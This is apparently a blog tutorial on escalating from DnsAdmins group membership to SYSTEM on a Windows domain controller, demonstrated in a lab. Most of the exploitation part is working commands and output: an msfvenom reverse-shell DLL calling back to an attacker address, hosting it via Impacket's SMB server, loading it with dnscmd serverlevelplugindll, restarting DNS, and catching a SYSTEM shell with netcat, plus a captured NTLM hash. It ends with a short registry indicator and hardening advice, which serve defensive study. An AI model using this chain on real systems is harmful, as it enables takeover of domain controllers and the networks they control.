# Windows Privilege Escalation: DnsAdmins to DomainAdmin

May 11, 2021 By Raj Chandel

In this article, we will show you a method for Escalating Privilege on Windows-based Devices when it contains a compromised user of the DnsAdmins Group.

## Table of Content




## Introduction


In our long series in search for methods to elevate privileges on Windows Devices. Today, we look at DnsAdmins. To able to understand this you need to understand the implantation of DNS on Windows by Microsoft. The Microsoft Team designing DNS integration decided to make the Domain Controller a DNS server by default. To manage that DNS service a group was created by the name of DnsAdmins. Then came the ability for the users of DnsAdmins to run code with elevated privileges that in their eyes was a feature. The DNS Management protocol lies on top of RPC. An executable by the name of dns.exe can be found under C:\Windows\System32\ in Domain Controllers. In an essence, on Domain Controller the DNS server runs as a server. As with every service, it is possible to manage it using an interface that can be found at the dnsmgmt.msc. If you search for all the operations that are required to be supported by the server a R_DnssrvOperation comes into light. It contains the pszOperation parameter. This parameter enables the user that is a part of the DnsAdmins group to load a DLL which it doesn't even monitor for content. DnsAdmins users can execute this DLL with elevated privilege which makes them susceptible to Privilege Escalation.

## Setting Up

To set up the conditions in our local environment for able to test the possibility of privilege escalation, we need to create a user. Then add that particular user to the DnsAdmins Group. In the demonstration, we have a domain controller that is all set up with a bunch of devices and users connected to it. We take the jeenali user and select the Add to a group option from the drop-down menu.




Clicking on Add to a group will open a new window that can enable the user to select the group they want to add their user to. Type in DnsAdmins in the Enter the object names to select field and click on Check names option. When It gets underlined as demonstrated, click on the OK button to add the user to that group.




## Enumeration/Detection

The setup is complete with the jeenali user being a member of the DnsAdmins group. To verify in this case or case we do this demonstration from an attacker perspective to understand what would be the indicators that will point

towards and the process through which the attacker would figure out if the target is vulnerable to this kind of privilege escalation. We connect to the jeenali user. We assume that the attacker has control or credentials for this user. After establishing a connection through Evil-WinRM we use the whoami command with the group parameter to enumerate for the groups that the current user i.e., belong to. We see that the jeenali user is a part of the DnsAdmins group. This verifies the setup we did earlier.

```
┌──(root💀kali)-[~]
└─# evil-winrm -i 192.168.1.172 -u jeenali -p "Password@1"

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Users\jeenali\Documents> cd c:\
[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                 Type             SID
========================================== ================ ============================================
Everyone                                   Well-known group S-1-1-0
BUILTIN\Remote Management Users            Alias            S-1-5-32-580
BUILTIN\Users                              Alias            S-1-5-32-545
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11
NT AUTHORITY\This Organization             Well-known group S-1-5-15
IGNITE\DnsAdmins                           Alias            S-1-5-21-501555289-2168
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10
Mandatory Label\Medium Plus Mandatory Level Label           S-1-16-8448
[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\>
```

## Exploitation

From the introduction, we know that the member of the DnsAdmins group can run the DLL file with elevated privileges. To exploit that privilege, we need to craft a malicious DLL file. We will be using msfvenom with the shell_reverse_tcp payload. We name the file raj.dll. The file we created is on our Kali machine. We use the smbserver.py python script from Impacket to host the /root directory as demonstrated below.

```
┌──(root💀kali)-[~]
└─# msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.1.5 LPORT=4444 -f dll >  raj.dll

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of dll file: 8704 bytes


┌──(root💀kali)-[~]
└─# smbserver.py -smb2support raj /root
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

There are multiple ways to transfer the file to the target system, but there is always a chance that any Malware Scanner or Defender will detect the file and either quarantine it or remove it. Hence, we are hosting it on the smb server that makes it available for the Windows machine, and then we will directly interact with the DDL over the network. The executable we will use to pass the DLL code into the memory as SYSTEM is called dnscmd.exe. With the config and serverlevelplugindll parameters, we will pass the path of the DLL over the network as demonstrated below.

```
[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Users\jeenali\Documents> dnscmd.exe /config /serverlevelplugindll \\192.168.1.5\raj\raj.dll

Registry property serverlevelplugindll successfully reset.
Command completed successfully.
```

On the Kali machine on the SMB Server, it can be observed that a connection was made from the Domain Controller.

```
┌──(root💀kali)-[~]
└─# smbserver.py -smb2support raj /root
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (192.168.1.172,49695)
[*] AUTHENTICATE_MESSAGE (IGNITE\DC1$,DC1)
[*] User DC1\DC1$ authenticated successfully
[*] DC1$::IGNITE:aaaaaaaaaaaaaaaa:f993ac2efbd3afca08bb6a2a05163c85:0101000000000000080c5290e144
6c0061000400100052007300750004c00620041006c006100700080080c5290e1445d701060004000200000008003
020006300690066007300200f003100390032002e003100360038002e0031002e00350000000000000000000000000000
[*] Connecting Share(1:IPC$)
[*] Connecting Share(2:raj)
[*] Disconnecting Share(1:IPC$)
```

Here, at this stage, there are two specific tasks that the attacker needs to perform, to get the shell. First, the attacker needs to run a netcat listener on a new terminal on the same port that was mentioned while crafting the payload. Secondly, the DLL file was transferred but was not executed earlier. To make the DLL injected inside memory, we need to restart the DNS Service.

```
[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Users\jeenali\Documents> sc stop dns
[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Users\jeenali\Documents> sc start dns
```


As soon as the service was restarted, a new connection was made on the netcat listener. After running the whoami command, it can be confirmed that the session was generated was as Administrator and not as a Jeenali user. This also confirms that the DLL was executed as SYSTEM when the user is a member of the DnsAdmins group.

```
┌──(root💀kali)-[~]
└─# nc -lvp 4444
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.1.172.
Ncat: Connection from 192.168.1.172:49696.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

## Indicator of Compromise

When the attack using this method is performed, there is an indicator that can help identify the incident. During the attach when we run the command dnscmd.exe, it creates an entry in the Registry of the Target Machine. The same can be checked to obtain the IP address from which the attack was mounted and the DLL file that was used for the compromise.

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\DNS\Parameters\ServerLevelPlu
```




**Conclusion**

This article/demonstration presents the attacker with an opportunity to escalate its access after the initial foothold. Being a member of a group can provide direct exploitation to the SYSTEM. Hence, from Blue Teamer's perspective, it is advised to always authorize proper permissions and make sure the users are not assigned groups that they are not supposed to access. Also, treating the DnsAdmins group with the same attention as the Administrator group.

**Source**: **https://medium.com/@esnesenon/feature-not-bug-dnsadmin-to-dc-compromise-in-one-line-a0f779b8dc83**